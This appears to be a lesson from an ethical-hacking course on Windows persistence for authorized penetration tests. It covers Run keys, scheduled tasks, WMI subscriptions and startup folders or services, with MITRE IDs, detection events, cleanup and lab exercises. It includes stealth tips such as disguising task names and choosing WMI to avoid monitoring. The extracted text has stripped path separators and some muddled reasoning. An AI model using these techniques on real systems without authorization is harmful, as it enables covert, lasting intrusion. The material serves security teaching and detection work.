
This article teaches four Windows persistence techniques for post-exploitation phases of authorized penetration tests: Registry Run keys, Scheduled Tasks, WMI Event Subscriptions, and Startup Folders/Services. It maps each technique to MITRE ATT&CK IDs, specifies privilege requirements, and details the Windows Event Log artifacts each generates. The material matters because persistence demonstrations prove to organizations that attackers would maintain indefinite access after initial compromise, fundamentally changing how risk is communicated in penetration test reports and timelines.
- Why persistence transforms penetration test findingsA point-in-time achievement like 'we reached Domain Admin' merely shows the initial access path was open. Demonstrating persistent mechanisms that would survive weeks or months of patching and investigation directly informs executive-level risk timelines. The article illustrates this through a real engagement where a WMI subscription left running three weeks after a vulnerability patch was applied changed a CISO's entire security investment decision.
- Registry Run keys require no admin for user contextHKCU (current user) Registry Run keys under 'HKCUSoftwareMicrosoftWindowsCurrentVersionRun' establish persistence without administrative privileges (T1547.001). They execute every user login, survive reboots, and are the most common technique. However, they generate Windows Event 4657 (registry value modified) when object access auditing is enabled, making them easily detected by EDR solutions like CrowdStrike.
- Scheduled tasks blend with legitimate system activityThe schtasks command creates tasks that execute on triggers like ONLOGON, DAILY at specific times, or ONSTART (T1053.005). User-level tasks require no admin; system-level tasks do. Tasks are detected via Event 4698 and visible in Task Scheduler GUI, but their legitimate appearance (especially when named 'WindowsSystemUpdate' and scheduled during IT maintenance windows) provides cover. PowerShell alternatives using Register-ScheduledTask are harder to detect than schtasks cmdlet execution.
- WMI subscriptions store persistence outside registryWMI Event Subscriptions (T1546.003) create three linked objects in the WMI repository—an EventFilter (trigger condition like Win32_LogonSession creation), a CommandLineEventConsumer (the payload to execute), and a FilterToConsumerBinding linking them. Because this persistence lives entirely in the WMI database rather than the registry or filesystem, it generates no standard Windows Event Log entries and requires Sysmon Events 19/20/21 or dedicated WMI monitoring to detect, making it the most stealthy common technique.
- Startup folders and services require different privilegesPer-user startup folder placement in 'C:Users%USERNAME%AppDataRoamingMicrosoftWindowsStart MenuProgramsStartup' requires no admin (T1547.001). All-users folders require admin. Services (T1543.003) always require admin and run as SYSTEM, generating Event 7045. Services survive user password resets entirely because they operate at the machine level, whereas registry and startup persistence tied to specific user profiles survive password resets within those profiles.
- Detection Event IDs form the blue team recommendationsThe article maps each technique to its detection signature: Registry Run keys generate Event 4657, Scheduled Tasks generate Event 4698, Services generate Event 7045, and WMI subscriptions generate no standard event unless Sysmon monitoring is active. These Event IDs and monitoring gaps directly inform the detection recommendations section of professional penetration test reports, giving security teams specific monitoring to implement.
- Cleanup procedures are mandatory professional standardsAfter authorized assessments end, all persistence mechanisms must be explicitly removed using the same tools that created them—for WMI, this means using Remove-WmiObject against the rootsubscription namespace to remove the FilterToConsumerBinding, EventFilter, and CommandLineEventConsumer in sequence. Failing to clean up violates professional standards, leaves indefinite security risks to the client, and can cause operational disruption if payloads trigger unexpectedly after the assessment.
- Privilege level determines which techniques are availableNo admin: HKCU Registry Run, per-user Startup folders, and user-context Scheduled Tasks. Admin required: HKLM Registry keys, all-users Startup folders, Services, and WMI subscriptions. In scenarios with no admin access, techniques that survive password resets (HKCU registry, startup folders) are more valuable than techniques tied to specific credentials, because password resets do not affect machine-level persistence mechanisms.
Bottom line: Persistence techniques must be chosen based on available privileges, detection risk given the target's monitoring posture, and cleanup requirements—WMI subscriptions offer maximum stealth on monitored networks, Registry Run keys are easiest but most detected, and all mechanisms must be explicitly removed at assessment end using commands specific to each type. Understanding which Windows Event Log IDs each technique generates and which monitoring gaps exist lets penetration testers write credible
Part of the 100-Day Ethical Hacking Course
🎯 What You’ll Master in Day 30
⏱️ 50 min read · 3 exercises
📋 What You’ll Master — Post-Exploitation Persistence 2026
In Day 29 you exfiltrated data through DNS tunneling and HTTPS channels. Day 30 completes the post-exploitation phase — after collecting and exfiltrating data, persistence ensures the attacker can return. The kill chain is now fully demonstrated: initial access → lateral movement → data collection → exfiltration → persistence. This is the complete story a penetration test tells in the 100-Day Ethical Hacking Course.
Why Persistence Matters in a Penetration Test
A finding of “we achieved Domain Admin” is a point-in-time demonstration. A finding of “we achieved Domain Admin and installed persistence mechanisms that would have maintained access indefinitely without re-exploitation” is a fundamentally different risk statement. The first shows the initial access path was open. The second shows the organisation would have been compromised for weeks or months while the vulnerability was being discovered and patched. Persistence demonstrations directly inform the timeline risk section of executive-level penetration test reports.
⏱️ Time: 8 minutes · No tools required
explain your reasoning. Consider: privilege level, detection
risk, and long-term reliability.
SCENARIO A:
You have compromised a standard user workstation via phishing.
No admin privileges. EDR installed (CrowdStrike).
The user logs in daily at 09:00.
→ Which persistence mechanism? Admin required? Detection risk?
SCENARIO B:
You have compromised a Domain Controller with SYSTEM privileges.
The SOC monitors new registry Run keys via Windows Event Logs.
The target environment has no WMI repository monitoring.
→ Which persistence mechanism? Why WMI over registry?
SCENARIO C:
You need persistence that survives a user account password reset.
The compromised system has no admin access.
The organisation uses MDE (Microsoft Defender for Endpoint).
→ Which mechanism is LEAST likely to survive a password reset?
→ Which mechanism survives regardless of the user account state?
For each: Technique name, MITRE ATT&CK ID, admin required Y/N,
survives reboot Y/N, survives password reset Y/N.
📸 Share your three persistence strategy answers with MITRE IDs in #day-30-persistence on Discord.
Registry Run Keys — T1547.001
Scheduled Tasks — T1053.005
WMI Event Subscriptions — T1546.003
WMI permanent event subscriptions are the most sophisticated Windows persistence technique available without kernel-level access. They use the Windows Management Instrumentation repository — a separate database completely distinct from the registry — to store three linked objects: an EventFilter (the trigger), an EventConsumer (the action), and a binding linking them. The payload executes entirely through the WMI subsystem, generating no new processes from suspicious parent processes, no registry Run key changes, and no scheduled task entries.
⏱️ Time: 25 minutes · Free TryHackMe account
Step 2: Search for “Windows Persistence” room
Open: “Windows Persistence” or “Windows Local Persistence”
room (these change names periodically — search the term)
Step 3: Deploy the machine and connect via VPN or AttackBox
Step 4: The room covers registry persistence — complete:
a) The registry Run key task (HKCU variant)
b) Verify the key persists by checking the registry
c) Note the Windows Event Log ID generated (if shown)
Step 5: Complete the startup folder task:
a) Place a payload in the per-user startup folder
b) Verify execution on next login
Step 6: If scheduled tasks are covered:
a) Create a task with a logon trigger
b) Verify it appears in Task Scheduler GUI
Step 7: For each mechanism, record:
– Exact command used
– Registry path OR file path
– MITRE ATT&CK technique ID
– Windows Event ID generated (if visible)
– How would a blue team analyst detect this?
📸 Screenshot completed persistence mechanisms and the detection Event IDs in #day-30-persistence on Discord.
Startup Folders and Services
⏱️ Time: 12 minutes · Kali + Windows lab target (Metasploit/Evil-WinRM shell)
📸 Screenshot Get-WMIObject output confirming the subscription exists and share in #day-30-persistence on Discord. Tag #persistence2026
Detection Artefacts — What Each Technique Leaves Behind
T1547.001
T1053.005
T1546.003
T1543.003
🧠 QUICK CHECK — Day 30
📋 Day 30 Persistence Reference Card
🏆 Mark Day 30 as Complete
You now have four Windows persistence techniques mapped to their MITRE ATT&CK IDs, understand which require admin, know the detection Event IDs for each, and can write professional blue team recommendations for all of them. Day 30 completes the post-exploitation arc: lateral movement (Day 28) → data exfiltration (Day 29) → persistence (Day 30).
❓ Frequently Asked Questions
What is post-exploitation persistence in penetration testing?
What is the most common Windows persistence technique?
What is WMI subscription persistence and why is it harder to detect?
Which persistence techniques work without administrator privileges?
What comes after persistence in the course?
Day 29: Data Exfiltration 2026
Day 31: Linux Privilege Escalation 2026
📚 Further Reading
- Data Exfiltration Techniques 2026 — Day 29 covers DNS tunneling, ICMP exfil, and living-off-the-land exfiltration — the phase immediately before persistence in the complete post-exploitation lifecycle.
- Lateral Movement Techniques 2026 — Day 28 covers PsExec, WMI, and DCOM lateral movement — the techniques that position you on the high-value hosts where persistence has maximum strategic value.
- 100-Day Ethical Hacking Course — The complete course hub — Day 30 persistence sits at the milestone of the post-exploitation phase, completing the attack chain from initial access through data theft to maintained access.
- MITRE ATT&CK — Persistence Tactic — The official MITRE ATT&CK Persistence tactic page listing all 19 technique groups including T1547 (Boot/Logon Autostart), T1053 (Scheduled Tasks), and T1546 (Event-Triggered Execution) with real-world procedure examples.
- PayloadsAllTheThings — Windows Persistence — Community-maintained comprehensive Windows persistence techniques reference — registry keys, startup locations, COM hijacking, DLL side-loading, and 30+ additional methods beyond the four covered today.
